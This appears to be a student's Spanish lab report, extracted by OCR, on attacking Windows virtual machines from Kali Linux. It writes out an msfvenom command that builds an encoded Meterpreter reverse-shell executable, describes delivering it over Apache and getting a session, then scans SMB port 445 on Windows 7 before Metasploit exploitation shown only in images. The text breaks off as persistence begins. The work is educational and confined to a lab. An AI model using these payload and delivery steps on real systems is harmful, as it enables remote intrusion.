

ACTIVIDAD 3 TERCER TRIMESTRE HE

APARTADO 1: PRIVILEGIOS CRECIENTES

- Escalar privilegios en máquina víctima. Lo primero que hay que hacer es poner ambas máquinas en red NAT y deberán de tener diferente IP






- Como se puede ver ambas tienen diferente IP por lo cual ya podemos proceder a la práctica. Para ello en kali linux crearemos el siguiente archivo:

```
┌──(alvaro㉿alvaro)-[~]
└─$ sudo su
[sudo] password for alvaro:
┌──(root㉿alvaro)-[/home/alvaro]
└─# msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e
x86/shikata_ga_nai -b "\x00" LHOST=10.0.2.15 -f exe > Desktop/Exploit.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
```


- Ahora traspasaremos el archivo creado con Apache. Para ello instalamos apache en kali

```
┌──(root㉿alvaro)-[/home/alvaro]
└─# apt-get install apache2
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following packages were automatically installed and are no longer require
d:
  fonts-noto-color-emoji ibverbs-providers libboost-iostreams1.74.0
  libboost-thread1.74.0 libcephfs2 libgfapi0 libgfrpc0 libgfxdr0
  libglusterfs0 libibverbs1 liblua5.2-0 libnghttp3-3 libnsl-dev
  libpthread-stubs0-dev libpython3.11 libpython3.11-dev librados2
  librdmacm1 libtirpc-dev libwireshark17 libwiretap14 libwsutil15
```


- Una vez instalado, nos meteremos a la configuracion de apache editandolo con NANO



- Pondremos en la ultima línea servername localhost
- Una vez configurado crearemos una carpeta y la configuraremos para permitir permisos de comparticion como se ve en la siguiente imagen




- Cambiamos la propiedad de esa carpeta y para ver si todo se ha creado bien pondremos los comandos de la siguiente imagen




- Copiamos el archivo malicioso


- Ahora si iniciaremos el servicio Apache2 con el comando de la siguiente imagen y también iniciaremos el marco Metasploit




- Metasploit lo utilizaremos para crear una shell reversa. Para ello pondremos los siguientes comandos:



- Ahora si nos metemos a nuestra máquina windows y buscamos en el buscador la ip de nuestro kali con /share nos saldra el escritorio con el exploit




- Lo descargamos y lo ejecutamos. Para descargarlo desactivamos el firewall y el antivirus




- Si volvemos a nuestra máquina kali podremos ver que se ha iniciado una shell reversa

- Para comprobar que se abrió, pondremos el comando sessions -i




- Si nos metemos en el id de la sesión que nos sale, podremos con el comando “getuid” ver el nombre del dispositivo



APARTADO 2: EXPLOTACION WINDOWS 7

- Instalamos windows 7 proporcionado por el link de la práctica. En mi caso he instalado la de 32 bits





- Una vez instalado, desactivaremos el firewall, comprobaremos la IP y haremos un escaneo de nmap en el puerto 445 de windows 7 desde kali linux

```
Adaptador de Ethernet Conexión de área local:

   Sufijo DNS específico para la conexión. . :
   Vínculo: dirección IPv6 local. . . : fe80::91d3:f2a2:a148:8d4b%11
   Dirección IPv4. . . . . . . . . . . . : 10.0.2.7
   Máscara de subred . . . . . . . . . . : 255.255.255.0
   Puerta de enlace predeterminada . . . . . : 10.0.2.1

Adaptador de túnel isatap.{7458E57B-28B6-4562-A3CA-A1AA009B358A}:

   Estado de los medios. . . . . . . . . . . : medios desconectados
   Sufijo DNS específico para la conexión. . :
```


```
┌──(alvaro㉿alvaro)-[~]
└─$ nmap -p 445 10.0.2.7
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-31 18:47 CEST
Nmap scan report for 10.0.2.7
Host is up (0.0023s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
```

- Una vez comprobado todo, abriremos metasploit para explotar la vulnerabilidad. Pondremos los comandos de la siguiente imagen





- Como se puede ver ha funcionado perfectamente. Hare un IPCONFIG para que se pueda ver que estoy dentro del cmd de windows. Nos permite ejecutar código en windows.



- Ahora crearé la persistencia